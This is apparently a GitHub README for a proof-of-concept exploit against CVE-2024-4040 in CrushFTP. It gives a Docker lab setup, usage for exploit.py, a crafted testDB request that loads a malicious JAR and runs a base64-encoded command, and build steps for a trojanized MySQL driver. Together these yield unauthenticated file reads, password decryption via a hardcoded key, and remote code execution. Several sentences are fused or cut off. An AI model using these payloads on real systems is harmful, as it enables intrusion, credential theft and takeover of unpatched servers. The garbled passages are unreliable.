 entroychang/cve-2024-4040
Proof-of-concept exploit for CVE-2024-4040 (CrushFTP) providing unauthenticated file read, credential decryption, and remote code execution via malicious JAR upload and testDB abuse.

docker run -p 21:21 -p 443:443 -p 2000-2100:2000-2100 -p 2222:2222 -p 8081:8080 -p 9090:9090 -v <volume>:/var/opt/CrushFTP10 markusmcnugen/crushftp:latest
exploit.py and decrypt.java to obtain and decrypt the password. The key is hardcoded, so you can decrypt it and read arbitrary files.crushadmin, does not exist, you can try grabbing CrushFTP.log for account information.
<INCLUDE>CrushFTP.log</INCLUDE>
usage: exploit.py [-h] -u URL [-H HEADERS] [--account ACCOUNT] [--shell] [--jar-path JAR_PATH]

CVE-2024-4040

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     The target URL
  -H HEADERS, --headers HEADERS
                        Headers
  --account ACCOUNT     The target account
  --shell
  --jar-path JAR_PATH   Jar file path

user.XML file.crushadmin admin account.decrypt.java to decrypt the password.--shell feature is used to conveniently view the results after Remote Code Execution (RCE). After uploading the JAR file using the following method, specify --jar-path and --headers to see the execution command's result:
--headers must include the logged-in Cookie, for example, --headers "Cookie: currentAuth=a1FE; CrushAuth=1720166068377_Pa6SmqX7UzqLJ7gZtcllYhjlssa1FE"--jar-path defaults to /tmp/mysql_cmd_db_user_final_with_echo_base64.jar. If it's in a different location, ensure to specify the path. Relative paths theoretically work but absolute paths are recommended.exit.python3 exploit.py -u http://0.0.0.0:8081 --shell --headers "Cookie: currentAuth=a1FE; CrushAuth=1720166068377_Pa6SmqX7UzqLJ7gZtcllYhjlssa1FE"


User Manager, click on the user on the left, drag the folder you want to map to User's Stuff, and finally adjust permissions. Ensure that upload is checked.

testDB function where you can specify the JAR file and driver object, and you can upload, combining these to achieve RCE.command=testDB&db_driver_file=<path_to_eviil_jar>&db_driver=org.gjt.mm.mysql.Driver&db_url=jdbc%253Amysql%253A%252F%252F127.0.0.1%253A3306%252Fcrushftp%253FautoReconnect%253Dtrue&db_user=<base64_encoded_command>&db_pass=&c2f=<currentAuth>

id.db_user parameter to execute it.mkdir mysql-connector-java-5.0.4 && cd mysql-connector-java-5.0.4 && jar -xvf ../mysql-connector-java-5.0.4.jarcp ../NonRegisteringDriver.java com/mysql/jdbc/NonRegisteringDriver.javajavac -verbose -classpath . com/mysql/jdbc/NonRegisteringDriver.javajar cf ../mysql_cmd_db_user_final_with_echo_base64.jar *